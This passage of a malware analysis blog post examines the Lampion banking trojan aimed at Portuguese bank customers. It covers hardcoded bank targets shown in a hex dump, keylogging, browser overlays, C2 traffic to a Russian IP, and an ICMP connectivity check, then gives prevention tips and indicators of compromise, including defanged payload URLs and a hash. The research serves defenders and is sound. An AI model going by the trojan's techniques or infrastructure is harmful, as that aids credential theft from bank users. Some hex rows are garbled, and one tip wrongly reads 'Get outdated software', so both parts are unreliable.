000031e0 55 8b ec 81 c4 b4 fd ff ff 53 56 57 33 d2 89 95 bc fd ff ff 89 95 b4 fd ff ff 89 95 b8 fd ff ff U.....SVM3.....
00003200 89 95 cc fd ff ff 89 95 c0 fd ff ff 89 95 c8 fd ff ff 89 95 c4 fd ff ff 89 95 c4 fd ff ff 89 95 c4 fd ff ff 89 95 c4 fd ff ff 89 95 c4 fd ff ff .....E.E.t
00003220 d7 8c ff 33 c0 55 68 61 c3 9d 04 64 ff 30 64 89 20 33 ff 33 d2 b8 02 00 00 00 e8 d5 51 a9 ff 8b .....3.Uha...d.Od..3.3.....Q...
00003240 f0 c7 85 d0 fd ff ff 2c 02 00 00 8d 95 d0 fd ff ff 8b c6 e8 dc 51 a9 ff 8b d8 e9 ce 00 00 00 8d .....C.....
00003260 85 c4 fd ff ff 8d 95 f4 fd ff ff b9 04 01 00 00 e8 63 e4 8c ff 8b 85 c4 fd ff ff 8d 95 c8 fd ff .....C.....
000059e0 b0 04 02 00 ff ff ff ff 02 00 00 00 73 00 65 00 00 00 00 00 b0 04 02 00 ff ff ff ff 02 00 00 00 .....s.e.....
00005a00 73 00 64 00 00 00 00 b0 04 02 00 ff ff ff ff 07 00 00 00 54 00 72 00 61 00 76 00 61 00 42 00 s.d.....T.r.a.v.a.B
00005a20 42 00 00 00 b0 04 02 00 ff ff ff ff 11 00 00 00 a9 00 20 00 42 00 61 00 6e 00 63 00 6f 00 20 00 B.....B.a.n.c.o.
00005a40 64 00 6f 00 20 00 42 00 7a 00 61 00 73 00 69 00 6c 00 00 00 b0 04 02 00 ff ff ff ff 08 00 00 00 d.o..B.r.a.s.i.l.....
00005a60 54 00 72 00 61 00 61 00 7a 00 75 00 72 00 65 00 00 00 00 00 b0 04 02 00 ff ff ff ff 11 00 00 00 T.r.a.a.z.u.r.e.....
00005a80 a9 00 20 00 43 00 61 00 69 00 78 00 61 00 20 00 45 00 63 00 6f 00 6e 00 6f 00 6d 00 69 00 63 00 ..C.a.i.x.a..E.c.o.n.o.m.i.c
00005aa0 61 00 00 00 b0 04 02 00 ff ff ff ff 0a 00 00 00 54 00 72 00 61 00 76 00 73 00 61 00 6e 00 74 00 a.....T.r.a.v.s.a.n.t
00005ac0 6f 00 73 00 00 00 00 b0 04 02 00 ff ff ff ff 0b 00 00 00 a9 00 20 00 53 00 61 00 6e 00 74 00 o.s.....S.a.n.t
00005ae0 61 00 6e 00 64 00 65 00 72 00 00 00 b0 04 02 00 ff ff ff ff 07 00 00 00 54 00 72 00 61 00 76 00 61 00 76 00 a.n.d.e.r.....T.r.a.v.
00005b00 73 00 69 00 63 00 00 00 b0 04 02 00 ff ff ff ff 08 00 00 00 a9 00 20 00 53 00 69 00 63 00 72 00 s.i.c.....S.i.c.r
00005b20 65 00 64 00 00 00 00 b0 04 02 00 ff ff ff ff 07 00 00 00 54 00 72 00 61 00 76 00 69 00 74 00 e.d.....T.r.a.v.i.t
00005b40 65 00 00 00 b0 04 02 00 ff ff ff ff 06 00 00 00 a9 00 20 00 49 00 74 00 61 00 fa 00 00 00 00 e.....I.t.a.....
00005b60 b0 04 02 00 ff ff ff ff 09 00 00 00 54 00 72 00 61 00 76 00 64 00 65 00 73 00 63 00 6f 00 00 00 .....T.r.a.v.d.e.s.c.o..
00005b80 b0 04 02 00 ff ff ff ff 0a 00 00 00 a9 00 20 00 42 00 72 00 61 00 64 00 65 00 73 00 63 00 6f 00 .....B.r.a.d.e.s.c.o.
00005ba0 00 00 00 00 b0 04 02 00 ff ff ff ff 0b 00 00 00 42 00 41 00 4e 00 52 00 49 00 54 00 52 00 41 00 .....B.A.N.R.I.T.R.A
00005bc0 56 00 41 00 52 00 00 00 b0 04 02 00 ff ff ff ff 0a 00 00 00 a9 00 20 00 42 00 61 00 6e 00 72 00 V.A.R.....B.a.n.r
00005be0 69 00 73 00 75 00 6c 00 00 00 00 b0 04 02 00 ff ff ff ff 0a 00 00 00 54 00 72 00 61 00 76 00 i.s.u.l.....T.r.a.v
00005c00 61 00 42 00 69 00 74 00 63 00 6f 00 00 00 00 b0 04 02 00 ff ff ff ff 11 00 00 00 a9 00 20 00 a.B.i.t.c.o.....
00005c20 4d 00 65 00 72 00 63 00 61 00 64 00 6f 00 20 00 42 00 69 00 74 00 63 00 6f 00 6f 00 69 00 6e 00 00 00 M.e.r.c.a.d.o..B.i.t.c.o.i.n..
00005c40 b0 04 02 00 ff ff ff ff 07 00 00 00 54 00 72 00 61 00 76 00 63 00 69 00 74 00 00 00 b0 04 02 00 .....T.r.a.v.c.i.t.....
00005c60 ff ff ff 0a 00 00 00 a9 00 20 00 43 00 69 00 74 00 69 00 62 00 61 00 6e 00 6b 00 00 00 00 .....C.i.t.i.b.a.n.k....
00005c80 b0 04 02 00 ff ff ff ff 09 00 00 00 54 00 72 00 61 00 76 00 6f 00 72 00 69 00 67 00 73 00 00 00 .....T.r.a.v.o.r.i.g.s..
00005ca0 b0 04 02 00 ff ff ff ff 10 00 00 00 a9 00 20 00 42 00 61 00 6e 00 63 00 6f 00 20 00 4f 00 72 00 .....B.a.n.c.o..O.R
00005cc0 69 00 67 00 69 00 6e 00 61 00 6c 00 00 00 00 b0 04 02 00 ff ff ff ff 09 00 00 00 53 00 49 00 i.g.i.n.a.l.....S.I
00005ce0 43 00 54 00 52 00 41 00 56 00 41 00 52 00 00 00 b0 04 02 00 ff ff ff ff 08 00 00 00 a9 00 20 00 C.T.R.A.V.A.R.....
00005d00 53 00 69 00 63 00 6f 00 6f 00 62 00 00 00 00 00 00 40 2f 00 43 00 20 00 6e 00 65 00 74 00 74 00 S.i.c.o.o.b.....C.n.e.t
00005d20 20 00 73 00 74 00 61 00 72 00 74 00 20 00 75 00 78 00 73 00 6d 00 73 00 00 00 00 63 00 6d 00 .s.t.a.r.t..u.x.s.m.s.....c.m
00005d40 64 00 2e 00 65 00 78 00 65 00 00 00 53 56 8b f0 8b 1d f0 d4 a0 04 8b 86 34 04 00 00 8b 90 d0 01 d...e.x.e...SV.....4.....

```

Figure 11: Banking organizations found inside the malware are the same as document in the past.

During the malware execution, it collects keystrokes (keylogger features) and is in a constant loop identifying the focus windows that the user is visiting.

When a focus operation is identified over the browser window, it matches the title of the window with the internal hardcoded strings. In this case, “montepio” matches the target strings hardcoded inside the malware (the name of a Portuguese bank). From here, the malware starts its communication with the command and control server geolocated in Rusia, and next presents the specific overlay windows.

“montepio - mozilla firefox”




Figure 12: C2 communication after detecting access to a home banking portal.

The process of browser-overlay is then initiated and some fake windows controlled by criminals are shown.




Figure 13: Lampion overlay screens (courtesy of MillenniumBCP – Portugal).

The socket communication is performed sending details about the infected computer, keylogging activity, and so on.




Figure 14: C2 traffic observed during the malware execution.

As observed below, the C2 server is geolocated in Russia. Some ports can be observed via Shodan. The malware executes a socket communication between victims and C2 on port 9171.

5.188.9.28

self-signed

Country	Russia
Organization	Petersburg Internet Network ltd.
ISP	Petersburg Internet Network ltd.
Last Update	2020-07-05T11:05:09.203046
ASN	AS34665

Ports

139 445 3309 5985

Services

139
tcp
auto

445
SMB Status






Figure 15: Lampion C2 server geolocation – July 2020.

It should also be mentioned that during the process of sending information, the trojan executes several ICMP requests to a server located in Germany. This is a mechanism used by malware to detect if the victim's computer is connected to the internet.

No.	Time	Source	Destination	Protocol	Length	Info
25	119.999562	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
26	125.000073	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
27	129.999812	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
28	134.999894	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
29	139.999738	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
30	145.000141	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
31	149.999830	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
32	154.999945	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
33	160.000013	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
34	164.999918	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
35	170.000241	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
36	175.000238	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
37	180.000062	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
38	185.500300	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
39	190.499737	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
40	195.500021	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)
41	200.500239	192.168.	192.168.	ICMP	146	Destination unreachable (Host unreachable)


```

Checksum: 0x20e2 [correct]
[Checksum Status: Good]
Unused: 00000000
> Internet Protocol Version 4, Src: 192.168. Dst: 37.58.58.232
> User Datagram Protocol, Src Port: 60216, Dst Port: 5060
> Data (86 bytes)

```



Figure 16: ICMP ping is used to validate Internet connection to establish a communication with C2.

In addition, it is interesting to note that criminals are using a blacklist of flagged IP addresses. Whenever the client performs an infection from one of these IP addresses, the malware terminates the execution after receiving the order from C2 and the infected computer is restarted.

```

Server Mandou ====> |EXITEWINDOWS|
Cliente Desconectado!

```

Final Thoughts

Malware is one of the major cyber weapons to destroy a business, market reputation, and even infect a wide number of users. The next list presents some tips on how you can prevent a malware infection. It is not a complete list, it just a few steps to protect yourself and your devices.

- Get outdated software of your system
- Get email savvy; take several minutes looking at the new email and not a few seconds
- Beware of fake tech support, emails related do bank transactions, invoices, COVID19, everything you think be strange
- Keep Internet activity relevant
- Log out at the end of the day
- Only access secured and trusted sites (not only websites with green lock – please think you are doing, as many phishing campaigns are abusing of free CA to create valid HTTPS certificates and to distribute malicious campaigns over it)
- Keep your operating system up to date

- Make sure you are using an antivírus
- Beware of malvertising

Take-home message

Be proactive and start taking malware protection seriously!

Indicators of Compromise (IOCs)

hxxps://storage.googleapis.]com/bombetabrancaevinho/P-14-7.]dll
hxxps://storage.googleapis.]com/bombetabrancaevinho/0.]zip

--Strings--
YourGonnaPayMeToday
DoThisBicht

Final payload: be703ee8d83c3eb95fd5a343fed3d2947d2b98955be3b6eb8dd4752be1047537

--C2--
5.188.9.28

Online Sandbox

[VirusTotal](#)

[Joesandbox](#)



[Pedro Tavares](#)

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog [seguranca-informatica.pt](#).

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).